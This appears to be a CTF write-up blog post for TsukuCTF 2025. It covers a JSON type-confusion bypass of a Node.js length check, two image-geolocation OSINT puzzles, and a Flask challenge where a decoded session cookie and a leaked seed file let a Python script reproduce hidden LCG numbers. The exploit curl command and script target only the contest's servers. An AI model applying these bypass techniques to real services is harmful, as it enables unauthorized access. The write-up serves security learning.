TsukuCTF 2025 Writeups
osint ctf tsukuctf web
Originally posted on my Medium page.
A collection of writeups by Bl0ss0mX5, covering challenges solved during the TsukuCTF competition.
1. len_len | web

When visiting the URL, we’re greeted with:
How to use -> curl -X POST -d ‘array=[1,2,3,4]’ http://challs.tsukuctf.org:28888
Let’s follow the instructions and run: curl -X POST -d ‘array=[1,2,3,4]’ http://challs.tsukuctf.org:28888
Response: error: no flag for you. array length is too long -> 6
🔍 Exploring the Files
After extracting len_len.zip, we find:
docker-compose.yaml
Dockerfile
package.json
server.js
yarn.lock
📖 Analyzing server.js
const express = require("express");
const bodyParser = require("body-parser");
const process = require("node:process");

const app = express();
const HOST = process.env.HOST ?? "localhost";
const PORT = process.env.PORT ?? "28888";
const FLAG = process.env.FLAG ?? "TsukuCTF25{dummy_flag}";

app.use(bodyParser.urlencoded({ extended: true }));

function chall(str = "[1, 2, 3]") {
  const sanitized = str.replaceAll(" ", "");
  if (sanitized.length < 10) {
    return `error: no flag for you. sanitized string is ${sanitized}, length is ${sanitized.length.toString()}`;
  }
  const array = JSON.parse(sanitized);
  if (array.length < 0) {
    // hmm...??
    return FLAG;
  }
  return `error: no flag for you. array length is too long -> ${array.length}`;
}

app.get("/", (_, res) => {
  res.send(
    `How to use -> curl -X POST -d 'array=[1,2,3,4]' http://${HOST}:${PORT}`,
  );
});

app.post("/", (req, res) => {
  const array = req.body.array;
  res.send(chall(array));
});

app.listen(PORT, () => {
  console.log(`Server is running on http://${HOST}:${PORT}`);
});

Key snippet:

if (array.length < 0) {
    return res.send(flag);
}
Wait — array.length naturally can’t be less than 0 in normal JavaScript behavior. Unless… we manipulate it.
🛠️ Exploit Idea
Since JSON.parse parses strings into objects, what if we send an object with a custom length property set to -1?
Let’s test it:
curl -X POST -d ‘array={“length”:-1}’ http://challs.tsukuctf.org:28888
Response:
TsukuCTF25{l4n_l1n_lun_l4n_l0n}
Hurray!! We got the flag!!
📚 Takeaway
A classic example of type confusion and prototype property abuse in web challenges. Remember — whenever you see length checks, think beyond arrays and explore object possibilities.
2. Bark (Casca) | OSINT

The shell.jpg is here

To solve this challenge, Let’s start by analyzing the given image. Since the prompt hinted at a monument and a date, why can’t we use Google Lens to search for visually similar images and gather more information about the location? After running the image through Google Lens, we can find a matching image online.

Through this, we discover that the picture was taken at the Entrance Wall of Jacaranda Promenade in Omiya Green Space, Japan. Now that we have the location, we search for photographs of the actual monument plaque. On examining the plaque, we find the date of the ceremony clearly written as June 06, 2014.
So the flag for this ctf is TsukuCTF25{2014/06/06}
3. Snow (Schnee) | OSINT


By clearly observing the picture, we can notice some distinctive keywords visible on a flyer in the picture — “Buri Sport” and “Grindelwald”.
With these keywords in hand, why not search them in Google Maps to pinpoint the possible location? After running the search, we land at a place in Grindelwald, Switzerland, that seems to match the surroundings in the image.

To be sure, we explore the Street View history for this location and find that the image from June 2013 is an exact match to the one provided in the challenge. Let’s copy the coodinates from June 2013: 46.6235408, 8.0398964.
The flag is TsukuCTF25{46.623_8.039}
4. Flash | Web

url: https://challs.tsukuctf.org:50000/
When we visit the challenge URL and start the game, we’re shown 10 rounds, each with a 7-digit number.
However:
- In rounds 1–3 and 8–10, the numbers are visible.
- In rounds 4–7, the numbers are hidden from the client.
🔍 Source Analysis:
Upon downloading and inspecting the challenge files, we find:
- app.py (Flask server)
- Dockerfile, docker-compose.yml, nginx.conf
- static/ (contains seed.txt)
- templates/
The core logic is in app.py.
from flask import Flask, session, render_template, request, redirect, url_for, make_response
import hmac, hashlib, secrets

used_tokens = set()

with open('./static/seed.txt', 'r') as f:
    SEED = bytes.fromhex(f.read().strip())

def lcg_params(seed: bytes, session_id: str):
    m = 2147483693
    raw_a = hmac.new(seed, (session_id + "a").encode(), hashlib.sha256).digest()
    a = (int.from_bytes(raw_a[:8], 'big') % (m - 1)) + 1
    raw_c = hmac.new(seed, (session_id + "c").encode(), hashlib.sha256).digest()
    c = (int.from_bytes(raw_c[:8], 'big') % (m - 1)) + 1
    return m, a, c

def generate_round_digits(seed: bytes, session_id: str, round_index: int):
    LCG_M, LCG_A, LCG_C = lcg_params(seed, session_id)

    h0 = hmac.new(seed, session_id.encode(), hashlib.sha256).digest()
    state = int.from_bytes(h0, 'big') % LCG_M

    for _ in range(DIGITS_PER_ROUND * round_index):
        state = (LCG_A * state + LCG_C) % LCG_M

    digits = []
    for _ in range(DIGITS_PER_ROUND):
        state = (LCG_A * state + LCG_C) % LCG_M
        digits.append(state % 10)

    return digits

def reset_rng():
    session.clear()
    session['session_id'] = secrets.token_hex(16)
    session['round'] = 0

TOTAL_ROUNDS = 10
DIGITS_PER_ROUND = 7
FLAG = "TsukuCTF25{**REDACTED**}"

app = Flask(__name__)
app.secret_key = secrets.token_bytes(16)

@app.route('/')
def index():
    reset_rng()
    return render_template('index.html')

@app.route('/flash')
def flash():
    session_id = session.get('session_id')
    if not session_id:
        return redirect(url_for('index'))

    r = session.get('round', 0)
    if r >= TOTAL_ROUNDS:
        return redirect(url_for('result'))

    digits = generate_round_digits(SEED, session_id, r)

    session['round'] = r + 1

    visible = (session['round'] <= 3) or (session['round'] > 7)
    return render_template('flash.html', round=session['round'], total=TOTAL_ROUNDS, digits=digits, visible=visible)

@app.route('/result', methods=['GET', 'POST'])
def result():
    if request.method == 'GET':
        if not session.get('session_id') or session.get('round', 0) < TOTAL_ROUNDS:
            return redirect(url_for('flash'))
        token = secrets.token_hex(16)
        session['result_token'] = token
        used_tokens.add(token)
        return render_template('result.html', token=token)

    form_token = request.form.get('token', '')
    if ('result_token' not in session or form_token != session['result_token']
            or form_token not in used_tokens):
        return redirect(url_for('index'))
    used_tokens.remove(form_token)

    ans_str = request.form.get('answer', '').strip()
    if not ans_str.isdigit():
        return redirect(url_for('index'))
    ans = int(ans_str)

    session_id = session.get('session_id')
    correct_sum = 0
    for round_index in range(TOTAL_ROUNDS):
        digits = generate_round_digits(SEED, session_id, round_index)
        number = int(''.join(map(str, digits)))
        correct_sum += number

    session.clear()
    resp = make_response(
        render_template('result.html', submitted=ans, correct=correct_sum,
                        success=(ans == correct_sum), FLAG=FLAG if ans == correct_sum else None)
    )
    cookie_name = app.config.get('SESSION_COOKIE_NAME', 'session')
    resp.set_cookie(cookie_name, '', expires=0)
    return resp

if __name__ == '__main__':
    app.run(host='0.0.0.0', port=5000)
📌 How It Works:
- Each session gets a session_id.
- Numbers are generated using a LCG (Linear Congruential Generator) seeded with:
- a secret SEED from static/seed.txt
- the session’s session_id
- The numbers are shown or hidden depending on the round number.
- At the end, the sum of all 10 numbers is required to get the flag.
🕵️♂️ Exploitation Strategy:
Since the number generation is deterministic (using SEED and session_id), if we can extract the session_id and retrieve the seed value, We can replicate the number generation locally and compute the total sum.
Step 1: Get the session_id
- Open DevTools (Ctrl+Shift+I) → Application tab → Cookies → grab the value of the session cookie.

2. Decode the Flask session cookie using:
🔗 https://www.kirsle.net/wizards/flask-session.cgi
Then we get 492d036eb1da26891d4f5a2b9e1bb1bd
Step 2: Get the SEED
The challenge’s Docker config and static files tell us seed.txt is served at: http://challs.tsukuctf.org:50000/static/seed.txt
Step 3: Replicate Number Generation
Now we have to Use the exact same generate_round_digits function from the server code — pass the copied session_id and the copied SEED, we can compute all 10 numbers locally.
For each round (from 0 to 9):
- Generate the 7 digits
- Join them into a number
- Add them up
Python script (numbers_generate.py):
import hmac, hashlib, requests

# === Provided session ID ===
session_id = '492d036eb1da26891d4f5a2b9e1bb1bd'

# === Fetch the SEED from the challenge site ===
seed_url = 'http://challs.tsukuctf.org:50000/static/seed.txt'
response = requests.get(seed_url)
SEED = bytes.fromhex(response.text.strip())

# === Constants (same as server) ===
DIGITS_PER_ROUND = 7

def lcg_params(seed: bytes, session_id: str):
    m = 2147483693
    raw_a = hmac.new(seed, (session_id + "a").encode(), hashlib.sha256).digest()
    a = (int.from_bytes(raw_a[:8], 'big') % (m - 1)) + 1
    raw_c = hmac.new(seed, (session_id + "c").encode(), hashlib.sha256).digest()
    c = (int.from_bytes(raw_c[:8], 'big') % (m - 1)) + 1
    return m, a, c

def generate_round_digits(seed: bytes, session_id: str, round_index: int):
    LCG_M, LCG_A, LCG_C = lcg_params(seed, session_id)
    h0 = hmac.new(seed, session_id.encode(), hashlib.sha256).digest()
    state = int.from_bytes(h0, 'big') % LCG_M

    for _ in range(DIGITS_PER_ROUND * round_index):
        state = (LCG_A * state + LCG_C) % LCG_M

    digits = []
    for _ in range(DIGITS_PER_ROUND):
        state = (LCG_A * state + LCG_C) % LCG_M
        digits.append(state % 10)

    return digits
sum = 0
for i in range(10):
    digits = generate_round_digits(SEED, session_id, i)
    number = int(''.join(map(str, digits)))
    sum += number

print(f"The sum is: {sum}")
Submitting the computed sum gives the flag TsukuCTF25{Tr4d1on4l_P4th_Trav3rs4l}
In this challenge, the flaw was:
- The RNG algorithm was deterministic (LCG with known formula)
- The seed was retrievable via a static file
- The session ID was stored client-side and decodable
Which meant the “random” values weren’t random at all once we had those.
📖 Want more CTF and OSINT writeups like this? Check out my Medium page here.